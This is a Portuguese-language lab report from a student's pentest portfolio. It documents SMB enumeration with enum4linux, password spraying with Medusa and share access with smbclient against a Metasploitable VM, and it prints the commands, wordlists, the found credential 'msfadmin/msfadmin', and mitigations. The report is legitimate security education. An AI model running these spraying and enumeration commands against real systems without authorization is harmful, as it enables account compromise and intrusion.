

RELATÓRIO TÉCNICO

Laboratório de Ataque em Cadeia com SMB e Password Spraying

Cybersecurity • Ethical Hacking • Pentest Lab

Autor	Matheus Silva Soares
Data	01/09/2026
Ambiente	Laboratório virtual controlado
Sistema principal	Kali Linux

Este relatório técnico foi elaborado para documentar as etapas, ferramentas, evidências e resultados obtidos durante o laboratório de cibersegurança. O material integra o portfólio profissional no GitHub e tem como objetivo demonstrar, de forma clara e organizada, os conhecimentos e práticas aplicados durante a atividade.

1. Informações do Projeto

Nome do laboratório	Laboratório de Ataque em Cadeia com Enumeração SMB e Password Spraying
Categoria	Cybersecurity / Ethical Hacking / Pentest Lab
Ambiente	Laboratório virtual controlado
Sistema utilizado	Kali Linux
Data de realização	01/09/2026
Autor	Matheus Silva Soares

2. Resumo

Este relatório apresenta a execução de um laboratório prático de cibersegurança voltado à simulação de um ataque em cadeia envolvendo enumeração de serviços SMB, identificação de usuários e realização de testes de autenticação em um ambiente corporativo intencionalmente mal configurado.

O exercício teve como objetivo compreender como diferentes etapas de um teste de segurança podem ser combinadas para produzir informações relevantes sobre um ambiente de rede.

Durante o laboratório, foi simulado um cenário corporativo vulnerável, realizada a identificação de informações relacionadas ao serviço SMB, preparada uma lista de usuários e executados testes de autenticação utilizando ferramentas disponíveis no Kali Linux.

Também foi utilizado o Smbclient para validar o acesso aos recursos SMB disponíveis no ambiente.

Todo o procedimento foi realizado exclusivamente em ambiente controlado e autorizado para fins educacionais.

3. Objetivo

O objetivo deste laboratório foi compreender, de forma prática, como diferentes técnicas podem ser utilizadas de maneira sequencial durante a análise de segurança de um ambiente corporativo.

Os objetivos específicos foram:

- Compreender o conceito de ataque em cadeia.
- Analisar um cenário corporativo propositalmente mal configurado.
- Identificar serviços SMB disponíveis no ambiente.
- Realizar enumeração básica relacionada ao serviço SMB.
- Criar uma lista de usuários para utilização nos testes.
- Compreender o funcionamento de password spraying.
- Realizar testes controlados de autenticação.
- Utilizar o Smbclient para validar o acesso ao serviço SMB.
- Analisar os riscos associados a configurações inadequadas.
- Identificar medidas de mitigação.

4. Ambiente do Laboratório

4.1 Máquina atacante

Sistema operacional: Kali Linux

Função: Máquina utilizada para realizar as etapas de reconhecimento, enumeração e testes de segurança no ambiente controlado do laboratório.

4.2 Máquina alvo

Sistema: Metasploitable

IP privado do laboratório: 192.168.56.101

Função: Máquina virtual intencionalmente vulnerável, utilizada como alvo dos testes de segurança realizados durante o laboratório.

Observação: O endereço IP utilizado pertence a uma faixa de rede privada e foi empregado exclusivamente no ambiente virtual controlado do laboratório.

Serviço analisado: SMB

5. Ferramentas Utilizadas

Kali Linux

Distribuição Linux utilizada como ambiente principal para execução das ferramentas e comandos durante o laboratório.

SMB

Protocolo utilizado para compartilhamento de arquivos, impressoras e outros recursos em redes. Neste laboratório, foi analisado como parte do cenário corporativo utilizado nos testes.

Smbclient

Ferramenta utilizada para interagir com compartilhamentos SMB e validar o acesso aos recursos disponibilizados pelo serviço.

Wordlist de usuários

Arquivo contendo os nomes de usuários utilizados durante os testes de autenticação realizados no laboratório.

Medusa

Ferramenta utilizada para realizar **testes automatizados de autenticação**, permitindo testar combinações de usuários e senhas contra determinados serviços de rede. Neste laboratório, foi utilizada para demonstrar, em ambiente controlado, o funcionamento de um teste de força bruta.

VirtualBox

Software de virtualização utilizado para **criação, execução e gerenciamento das máquinas virtuais** do laboratório. Ele permitiu manter o Kali Linux e o Metasploitable em um ambiente virtual controlado e isolado, adequado para a realização dos testes de segurança.

6. Metodologia

1. Preparação do ambiente corporativo simulado.
2. Identificação da máquina alvo.
3. Identificação do serviço SMB.
4. Realização da enumeração do ambiente.
5. Coleta de informações relacionadas aos usuários.
6. Criação da lista de usuários.
7. Preparação do teste de Password Sprayig.
8. Execução controlada das tentativas de autenticação.
9. Validação do acesso utilizando Smbclient.
10. Análise dos resultados obtidos.
11. Identificação dos riscos de segurança.
12. Levantamento de medidas de mitigação.


7. Execução do Laboratório

7.1 Simulação de um Cenário Corporativo Mal Configurado

Nesta etapa foi preparado o ambiente utilizado como alvo do laboratório, representando um cenário corporativo com configurações de segurança inadequadas.

O objetivo foi criar condições controladas para compreender como falhas de configuração, credenciais previsíveis ou controles de autenticação insuficientes podem aumentar a exposição de serviços internos.

Teste de conectividade



```
(matheus@kali)-[~]  
$ ping -c 3 192.168.56.101  
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.  
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=13.0 ms  
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.10 ms  
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.14 ms  
  
— 192.168.56.101 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 1.101/5.072/12.978/5.590 ms
```

7.2 Enumeração SMB

Após a preparação do ambiente, foi realizada a análise do serviço SMB disponível na máquina alvo.

Essa etapa teve como objetivo identificar informações relevantes sobre o serviço e os recursos disponíveis no ambiente.

A enumeração permite reunir informações que podem ser utilizadas nas etapas seguintes de uma avaliação de segurança.

Reconhecimento com smp

Matheus Silva Soares | Cybersecurity Labs

```
(matheus@kali)-[~]
$ enum4linux -a 192.168.56.101 | tee enum4_output.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 1 16:10:52 2026
```

7.3 Criação da Lista de Usuários e senhas

Com base nas informações obtidas durante a análise do ambiente, foi criada uma lista contendo usuários que seriam utilizados durante os testes de autenticação.

Lista de Usuários e senhas

```
(matheus@kali)-[~]
$ echo -e "user\nmsfadmin\nservice" > smb_users.txt

(matheus@kali)-[~]
$ echo -e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt

(matheus@kali)-[~]
$
```

7.4 Teste de Password Spraying

Após a criação da lista de usuários, foi realizado um teste controlado de autenticação utilizando a técnica conhecida como **Password Spraying**.

Diferentemente de uma tentativa tradicional de força bruta concentrada em uma única conta, essa abordagem utiliza uma quantidade reduzida de senhas contra diferentes usuários.

O objetivo do laboratório foi demonstrar como credenciais previsíveis ou reutilizadas podem representar riscos para ambientes corporativos.

Execução do Medusa

```
(matheus@kali)-[~]
$ medusa -h 192.168.56.101 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: password (1 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: 123456 (2 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: Welcome123 (3 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 1 complete) Password: msfadmin (4 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: password (1 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: 123456 (2 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: Welcome123 (3 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 2 complete) Password: msfadmin (4 of 4 complete)
2026-09-01 16:15:56 ACCOUNT FOUND: [smbnt] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access Allowed)]
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: password (1 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: 123456 (2 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: Welcome123 (3 of 4 complete)
2026-09-01 16:15:56 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 4 complete) Password: msfadmin (4 of 4 complete)
```

7.5 Testando o Acesso com Smbclient

Após a identificação das informações necessárias durante as etapas anteriores, foi utilizado o Smbclient para verificar o acesso aos recursos disponibilizados pelo serviço SMB.

Essa etapa permitiu validar, dentro do ambiente controlado, se as credenciais identificadas durante os testes possibilitavam autenticação no serviço.

```
(matheus@kali)-[~]
$ smbclient -L //192.168.56.101 -U msfadmin
Password for [WORKGROUP\msfadmin]:

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  msfadmin       Disk      Home Directories
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup        Master
  WORKGROUP        METASPLOITABLE
```

8. Resultado

O laboratório demonstrou como diferentes etapas de uma análise de segurança podem ser combinadas em uma sequência de ações.

A partir da identificação e enumeração do serviço SMB, foi possível reunir informações relevantes sobre o ambiente, preparar uma lista de usuários e realizar testes controlados de autenticação.

A utilização do Smbclient permitiu verificar o comportamento do serviço diante das credenciais utilizadas durante o exercício.

O experimento destacou como configurações inadequadas, credenciais previsíveis e ausência de mecanismos adicionais de proteção podem aumentar os riscos de comprometimento de recursos em ambientes corporativos.

9. Análise de Segurança

O laboratório evidencia que uma vulnerabilidade isolada nem sempre representa todo o risco existente em um ambiente.

Em um ataque em cadeia, informações obtidas durante uma etapa podem ser utilizadas para facilitar as etapas seguintes.

O risco pode aumentar quando:

- Serviços SMB ficam expostos desnecessariamente.
- Compartilhamentos possuem permissões inadequadas.
- Usuários utilizam senhas fracas ou previsíveis.
- A mesma senha é utilizada por vários usuários.
- Não existe limitação de tentativas de autenticação.
- Não existe monitoramento de falhas de login.

- Informações de usuários podem ser enumeradas facilmente.
- Contas possuem permissões superiores às necessárias.
- Não existe autenticação multifator onde aplicável.

10. Medidas de Mitigação

Políticas de senhas

Utilizar políticas que incentivem senhas fortes, únicas e menos previsíveis.

Proteção contra Password Spraying

Monitorar tentativas repetidas de autenticação distribuídas entre diferentes usuários.

Limitação de tentativas

Aplicar mecanismos de limitação e controle de autenticação.

Princípio do menor privilégio

Garantir que usuários tenham acesso apenas aos recursos necessários para suas atividades.

Configuração segura do SMB

Revisar compartilhamentos, permissões e configurações relacionadas ao serviço SMB.

Monitoramento

Registrar e analisar eventos de autenticação, principalmente grandes volumes de falhas.

Desativação de contas desnecessárias

Remover ou desabilitar contas antigas, inativas ou que não sejam mais utilizadas.

Segmentação de rede

Restringir o acesso aos serviços internos de acordo com a necessidade de cada ambiente.

11. Aprendizados

Com este laboratório foi possível desenvolver e reforçar conhecimentos relacionados a:

- Conceito de ataque em cadeia.
- Funcionamento do protocolo SMB.
- Enumeração básica de serviços.
- Identificação de informações de usuários.
- Criação de listas de usuários.

- Conceito de Password Spraying.
- Testes controlados de autenticação.
- Utilização do Smbclient.
- Validação de acesso a compartilhamentos SMB.
- Análise de configurações inseguras.
- Identificação de riscos em ambientes corporativos.
- Medidas de proteção contra ataques de autenticação.
- Documentação técnica de testes de segurança.

12. Conclusão

O laboratório possibilitou compreender, de forma prática, como diferentes técnicas de análise e teste de segurança podem ser utilizadas em sequência durante a avaliação de um ambiente corporativo.

A atividade envolveu a análise do serviço SMB, enumeração de informações, preparação de uma lista de usuários, simulação controlada de Password Spraying e validação de acesso por meio do Smbclient.

O exercício demonstrou que pequenas falhas de segurança podem se tornar mais relevantes quando combinadas. Informações obtidas durante uma etapa podem auxiliar nas etapas seguintes e aumentar o impacto potencial de uma configuração inadequada.

Além disso, o laboratório reforçou a importância da utilização de políticas de autenticação adequadas, controle de permissões, monitoramento, configuração segura de serviços e aplicação do princípio do menor privilégio.

Por fim, a atividade contribuiu para o desenvolvimento de conhecimentos relacionados a **enumeração SMB, autenticação, Password Spraying, análise de riscos e ataques em cadeia**.

13. Aviso Legal

Este laboratório foi desenvolvido exclusivamente para fins educacionais, como parte de uma atividade prática de curso, e executado em um ambiente virtual controlado e autorizado. As técnicas, ferramentas e procedimentos apresentados neste projeto têm finalidade exclusivamente acadêmica e de aprendizado. Eles não devem ser utilizados contra sistemas, redes, aplicações ou dispositivos sem autorização expressa de seus responsáveis. O uso inadequado dessas técnicas pode gerar riscos de segurança e implicações legais.

14. Referências

- **Kali Linux. Documentação oficial do Kali Linux.**
<https://www.kali.org/docs/>
- **Kali Linux. Samba — ferramentas e documentação disponível no Kali Linux.**
<https://www.kali.org/tools/samba/>

- **Kali Linux. Configuração do Samba.**
<https://www.kali.org/docs/general-use/samba-configuration/>
- **Samba. Smbclient — documentação oficial.**
<https://devel.samba.org/samba/docs/current/man-html/smbclient.1.html>
- **MITRE ATT&CK. Brute Force — T1110.**
<https://attack.mitre.org/techniques/T1110/>
- **MITRE ATT&CK. Password Spraying — T1110.003.**
<https://attack.mitre.org/techniques/T1110/003/>